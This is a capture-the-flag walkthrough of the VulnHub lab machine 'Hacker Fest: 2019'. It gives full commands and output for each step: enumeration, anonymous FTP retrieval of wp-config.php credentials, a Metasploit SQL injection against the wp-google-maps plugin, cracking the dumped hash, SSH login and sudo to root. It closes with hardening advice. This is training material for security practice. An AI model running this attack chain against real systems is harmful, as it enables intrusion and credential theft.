

Hacker Fest: 2019 — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	Hacker Fest: 2019
VulnHub URL	https://www.vulnhub.com/entry/hacker-fest-2019,378/
Release Date	7 Oct 2019
Author	Martin Haller
Series	Hacker Fest
Attacker OS	Kali Linux
Target OS	Debian Linux
Difficulty	Medium
Objective	Gain initial access and escalate to root

2. Network Discovery

Identify live hosts on the local network:

```
sudo arp-scan -l
```

Relevant output:

```
192.168.1.110  08:00:27:04:B6:B6
```

- **Target IP:** 192.168.1.110

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.107
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 60:83:e7:6e:16:78 (Unknown)
192.168.1.104 50:c2:e8:95:0b:37 (Unknown)
192.168.1.110 08:00:27:04:b6:b6 (Unknown)
192.168.1.101 42:d5:fa:0c:a1:9b (Unknown: locally administered)
192.168.1.105 d6:6b:4c:0b:72:d8 (Unknown: locally administered)
192.168.1.100 f6:51:b0:f5:8b:ad (Unknown: locally administered)
192.168.1.109 ea:4e:26:16:48:6f (Unknown: locally administered)
192.168.1.102 3e:14:a2:c8:36:88 (Unknown: locally administered)
8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 8 responded
```

3. Service Enumeration

Run an aggressive Nmap scan:

```
sudo nmap -A -sV -sC 192.168.1.110 -Pn --min-rate 10000
```

Key services discovered:

```
21/tcp  FTP    vsftpd 3.0.3 (Anonymous login allowed)
22/tcp  SSH      OpenSSH 7.4p1
80/tcp  HTTP     Apache 2.4.25 (WordPress 5.2.3)
10000/tcp HTTP     Webmin (MiniServ 1.890)
```

```
(kali@kali)-[~]
$ sudo nmap -A -sV -sC 192.168.1.110 --min-rate 10000 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 19:09 IST
Nmap scan report for 192.168.1.110
Host is up (0.0094s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.107
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-rw-r-- 1 ftp      ftp      420 Nov 30 2017 index.php
|_rw-rw-r-- 1 ftp      ftp      19935 Sep 05 2019 license.txt
|_rw-rw-r-- 1 ftp      ftp      7447 Sep 05 2019 readme.html
|_rw-rw-r-- 1 ftp      ftp      6919 Jan 12 2019 wp-activate.php
|_drwxrwxr-x 9 ftp      ftp      4096 Sep 05 2019 wp-admin
|_rw-rw-r-- 1 ftp      ftp      369 Nov 30 2017 wp-blog-header.php
|_rw-rw-r-- 1 ftp      ftp      2283 Jan 21 2019 wp-comments-post.php
|_rw-rw-r-- 1 ftp      ftp      3255 Sep 27 2019 wp-config.php
|_drwxrwxr-x 8 ftp      ftp      4096 Sep 29 2019 wp-content
|_rw-rw-r-- 1 ftp      ftp      3847 Jan 09 2019 wp-cron.php
|_drwxrwxr-x 20 ftp     ftp      12288 Sep 05 2019 wp-includes
|_rw-rw-r-- 1 ftp      ftp      2502 Jan 16 2019 wp-links-opml.php
|_rw-rw-r-- 1 ftp      ftp      3306 Nov 30 2017 wp-load.php
|_rw-rw-r-- 1 ftp      ftp      39551 Jun 10 2019 wp-login.php
|_rw-rw-r-- 1 ftp      ftp      8403 Nov 30 2017 wp-mail.php
|_rw-rw-r-- 1 ftp      ftp      18962 Mar 28 2019 wp-settings.php
|_rw-rw-r-- 1 ftp      ftp      31085 Jan 16 2019 wp-signup.php
|_rw-rw-r-- 1 ftp      ftp      4764 Nov 30 2017 wp-trackback.php
|_rw-rw-r-- 1 ftp      ftp      3068 Aug 17 2018 xmlrpc.php
```

```

22/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_ ssh-hostkey:
|   2048 b7:2e:8f:cb:12:e4:e8:cd:93:1e:73:0f:51:ce:48:6c (RSA)
|   256  70:f4:44:eb:a8:55:54:38:2d:6d:75:89:bb:ec:7e:e7 (ECDSA)
|_  256  7c:0e:ab:fe:53:7e:87:22:f8:5a:df:c9:da:7f:90:79 (ED25519)
80/tcp open  http      Apache httpd 2.4.25 ((Debian))
|_ http-generator: WordPress 5.2.3
|_ http-title: Tata intranet 5#8211; Just another WordPress site
|_ http-server-header: Apache/2.4.25 (Debian)
10000/tcp open http      MiniServ 1.890 (Webmin httpd)
|_ http-title: Login to Webmin
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:04:B6:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   9.44 ms  192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.33 seconds

```

4. FTP Enumeration

4.1 Anonymous FTP Access

FTP allows anonymous login:

```
ftp 192.168.1.110
```

Login:

```

Username: anonymous
Password: anonymous

```

Listing files reveals WordPress installation files, including:

```

wp-config.php
wp-content/
wp-admin/

```

Download WordPress configuration file:

```
get wp-config.php
```

```
[kali@kali:~]$ ftp 192.168.1.110
Connected to 192.168.1.110.
220 (vsftpd 3.0.3)
Name (192.168.1.110:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44808|)
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 420 Nov 30 2017 index.php
-rw-rw-r-- 1 ftp ftp 19935 Sep 05 2019 license.txt
-rw-rw-r-- 1 ftp ftp 7447 Sep 05 2019 readme.html
-rw-rw-r-- 1 ftp ftp 6919 Jan 12 2019 wp-activate.php
drwxrwxr-x 9 ftp ftp 4086 Sep 05 2019 wp-admin
-rw-rw-r-- 1 ftp ftp 369 Nov 30 2017 wp-blog-header.php
-rw-rw-r-- 1 ftp ftp 2283 Jan 21 2019 wp-comments-post.php
-rw-rw-r-- 1 ftp ftp 3255 Sep 27 2019 wp-config.php
drwxrwxr-x 8 ftp ftp 4086 Sep 29 2019 wp-content
-rw-rw-r-- 1 ftp ftp 3847 Jan 09 2019 wp-cron.php
drwxrwxr-x 20 ftp ftp 12288 Sep 05 2019 wp-includes
-rw-rw-r-- 1 ftp ftp 2502 Jan 16 2019 wp-links-opml.php
-rw-rw-r-- 1 ftp ftp 3386 Nov 30 2017 wp-load.php
-rw-rw-r-- 1 ftp ftp 39551 Jun 10 2019 wp-login.php
-rw-rw-r-- 1 ftp ftp 8403 Nov 30 2017 wp-mail.php
-rw-rw-r-- 1 ftp ftp 18982 Mar 28 2019 wp-settings.php
-rw-rw-r-- 1 ftp ftp 31085 Jan 16 2019 wp-signup.php
-rw-rw-r-- 1 ftp ftp 4764 Nov 30 2017 wp-trackback.php
-rw-rw-r-- 1 ftp ftp 3068 Aug 17 2018 xmlrpc.php
226 Directory send OK.
ftp> get wp-admin
local: wp-admin remote: wp-admin
229 Entering Extended Passive Mode (|||41641|)
550 Failed to open file.
ftp> get wp-config.php
local: wp-config.php remote: wp-config.php
229 Entering Extended Passive Mode (|||47840|)
150 Opening BINARY mode data connection for wp-config.php (3255 bytes).
100% |*****| 3255 10.04 MiB/s 00:00 ETA
226 Transfer complete.
```

4.2 Credential Disclosure

Opening `wp-config.php` reveals database credentials:

```
DB_USER = wordpress
DB_PASSWORD = nvwtlRqkD0E1jBXu
```

These credentials confirm backend access and misconfiguration.

```
6 * installation. You don't have to use the web site, you can
7 * copy this file to "wp-config.php" and fill in the values.
8 *
9 * This file contains the following configurations:
10 *
11 * * MySQL settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://codex.wordpress.org/Editing_wp-config.php
17 *
18 * @package WordPress
19 */
20
21 /** MySQL settings - You can get this info from your web host ** */
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'wordpress' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'wordpress' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'nvwtlRqkD0E1jBXu' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8mb4' );
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] );
41 define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] );
42 define( 'WP_HTTP_BLOCK_EXTERNAL', true );
43
44 /**#@+
45 * Authentication Unique Keys and Salts.
```

5. WordPress Enumeration

Run WPScan to enumerate WordPress details:

```
wpscan --url http://192.168.1.110/
```

Key findings:

- WordPress version **5.2.3** (outdated and insecure)
- XML-RPC enabled
- Upload directory listing enabled
- Plugin identified:

```
wp-google-maps
```

Plugin location:

```
http://192.168.1.110/wp-content/plugins/wp-google-maps/
```

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.1.110/

  W P S C A N
  ───────────
  WordPress Security Scanner by the WPScan Team
  Version 3.8.28
  Sponsored by Automattic - https://automattic.com/
  @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.

[+] URL: http://192.168.1.110/ [192.168.1.110]
[+] Started: Sat Dec 13 19:47:13 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.25 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.110/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.110/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```

[-] Enumerating All Plugins (via Passive Methods)
[-] Checking Plugin Versions (via Passive and Aggressive Methods)
[+] Plugin(s) Identified:
[-] wp-google-maps
  | Location: http://192.168.1.110/wp-content/plugins/wp-google-maps/
  | Latest Version: 10-0.492
  | Last Updated: 2025-12-04T07:24:00.000Z
  | Found By: Urls In Homepage (Passive Detection)
  | The version could not be determined.
[-] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[+] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[-] Finished: Sat Dec 13 19:47:27 2025
[-] Requests Done: 178
[-] Cached Requests: 5
[-] Data Sent: 45.313 KB
[-] Data Received: 415.84 KB
[-] Memory used: 263.465 MB
[-] Elapsed time: 00:00:13

```


6. Plugin Exploitation (SQL Injection)

6.1 Vulnerability Identification

The **wp-google-maps** plugin is vulnerable to SQL Injection.

Reference:

https://www.rapid7.com/db/modules/auxiliary/admin/http/wp_google_maps_sql_i/_sql_i/



The screenshot shows the Rapid7 website interface. The browser address bar displays the URL `https://www.rapid7.com/db/modules/auxiliary/admin/http/wp_google_maps_sql_i/`. The page header includes the Rapid7 logo and navigation links: PLATFORM, SERVICES, RESOURCES, PARTNERS, and COMPANY. A search bar and a 'REQUEST DEMO' button are also visible. The main content area is titled 'Module Options' and includes a sub-header 'Module Options'. Below this, there is a text block stating: 'To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':'. A code block contains the following Metasploit commands:

```

msf > use auxiliary/admin/http/wp_google_maps_sql_i
msf auxiliary(wp_google_maps_sql_i) > show actions
...actions...
msf auxiliary(wp_google_maps_sql_i) > set ACTION < action-name >
msf auxiliary(wp_google_maps_sql_i) > show options
...show and set options...
msf auxiliary(wp_google_maps_sql_i) > run

```

6.2 Exploitation Using Metasploit

Launch Metasploit:

```
msfconsole -q
```

Load the module:

```
use auxiliary/admin/http/wp_google_maps_sql_i
```

Set target:

```
set RHOSTS 192.168.1.110
run
```

Result:

```
username: webmaster
password hash: $P$BsQOdLTcy6AS1ofreys4GzRlRvSr1
```

Credentials are dumped successfully.

```
(kali@kali)~$ msfconsole -q
msf > use auxiliary/admin/http/wp_google_maps_sql_i
msf auxiliary(admin/http/wp_google_maps_sql_i) > show options

Module options (auxiliary/admin/http/wp_google_maps_sql_i):

  Name      Current Setting  Required  Description
  ---      -
  DB_PREFIX wp_              yes       WordPress table prefix
  Proxies    no               no        A proxy chain of format type:host[:type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  VHOST      no               no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(admin/http/wp_google_maps_sql_i) > set rhosts 192.168.1.110
rhosts => 192.168.1.110
msf auxiliary(admin/http/wp_google_maps_sql_i) > run
[*] Running module against 192.168.1.110
[*] 192.168.1.110:80 - Trying to retrieve the wp_users table...
[*] Credentials saved in: /home/kali/.msf4/loot/20251213192502_default_192.168.1.110_wp_google_maps.j_531642.bin
[*] 192.168.1.110:80 - Found webmaster $P$BsQOdLTcy6AS1ofreys4GzRlRvSr1 webmaster@none.local
[*] Auxiliary module execution completed
```

7. Password Cracking

Save the hash:

```
nano pass.txt
cat pass.txt
```

Crack using John the Ripper:

```
john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Cracked password:

```
webmaster : kittykat1
```

```
(kali㉿kali)-[~]
$ nano pass.txt

(kali㉿kali)-[~]
$ cat pass.txt
$P$Bsq0diLTcy6AS1ofreys4GzRlRvSr1
```

```
(kali㉿kali)-[~]
$ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kittykat1 (?)
1g 0:00:00:01 DONE (2025-12-13 19:27) 0.8196g/s 8340p/s 8340c/s 8340C/s sandara..stoner420
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

8. Initial Access (User)

Login via SSH:

```
ssh webmaster@192.168.1.110
```

After login:

```
ls
cat flag.txt
```

User flag:

```
83cad236438ff0c0dbce55d7f0034aee18f5c39e
```



```
(kali@kali)-[~]
└─$ ssh webmaster@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ED25519 key fingerprint is SHA256:0Kln1hE49qqB3mPz8zwxRLDUL8HN8jmeR4WEgZE/LAM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ED25519) to the list of known hosts.
(webmaster@192.168.1.110) Password:
Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bpo9+1 (2019-09-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
webmaster@HF2019-Linux:~$ ls
flag.txt
webmaster@HF2019-Linux:~$ cat flag.txt
83cad236438ff0c0dbce55d7f0034aee18f5c39e
```

9. Privilege Escalation

Check sudo permissions:

```
sudo -l
```

Output:

```
User webmaster may run the following commands on localhost:
(ALL) ALL
```

The user **webmaster** has full sudo privileges.

Escalate to root:

```
sudo su
```

Verify:

```
whoami
```

Output:

```
root
```

```
webmaster@HF2019-Linux:~$ sudo -l
[sudo] password for webmaster:
Matching Defaults entries for webmaster on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User webmaster may run the following commands on localhost:
    (ALL) ALL
webmaster@HF2019-Linux:~$ cd /
webmaster@HF2019-Linux:/$ ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
webmaster@HF2019-Linux:/$ sudo su
root@HF2019-Linux:/# whoami
root
```

10. Root Flag

Navigate to root directory:

```
cd /root
cat flag.txt
```

Root flag:

```
3dcdf93d2976321d7a8c47a6bb2d48837d330624
```

```
root@HF2019-Linux:/# cd root
root@HF2019-Linux:~# ls
flag.txt
root@HF2019-Linux:~# cat flag.txt
3dcdf93d2976321d7a8c47a6bb2d48837d330624
```

11. Attack Chain Summary

1. Network discovery using `arp-scan`
2. Service enumeration with `nmap`
3. Anonymous FTP access
4. WordPress configuration file disclosure
5. WordPress enumeration with WPScan
6. SQL injection via vulnerable wp-google-maps plugin
7. Password hash extraction
8. Password cracking using John the Ripper
9. SSH access as webmaster
10. Privilege escalation via unrestricted sudo access

11. Root flag retrieval

12. Security Recommendations

- Disable anonymous FTP access
 - Protect WordPress configuration files
 - Regularly update WordPress core, themes, and plugins
 - Remove vulnerable plugins
 - Restrict Webmin access (port 10000)
 - Enforce least-privilege sudo rules
 - Monitor for exposed credentials
-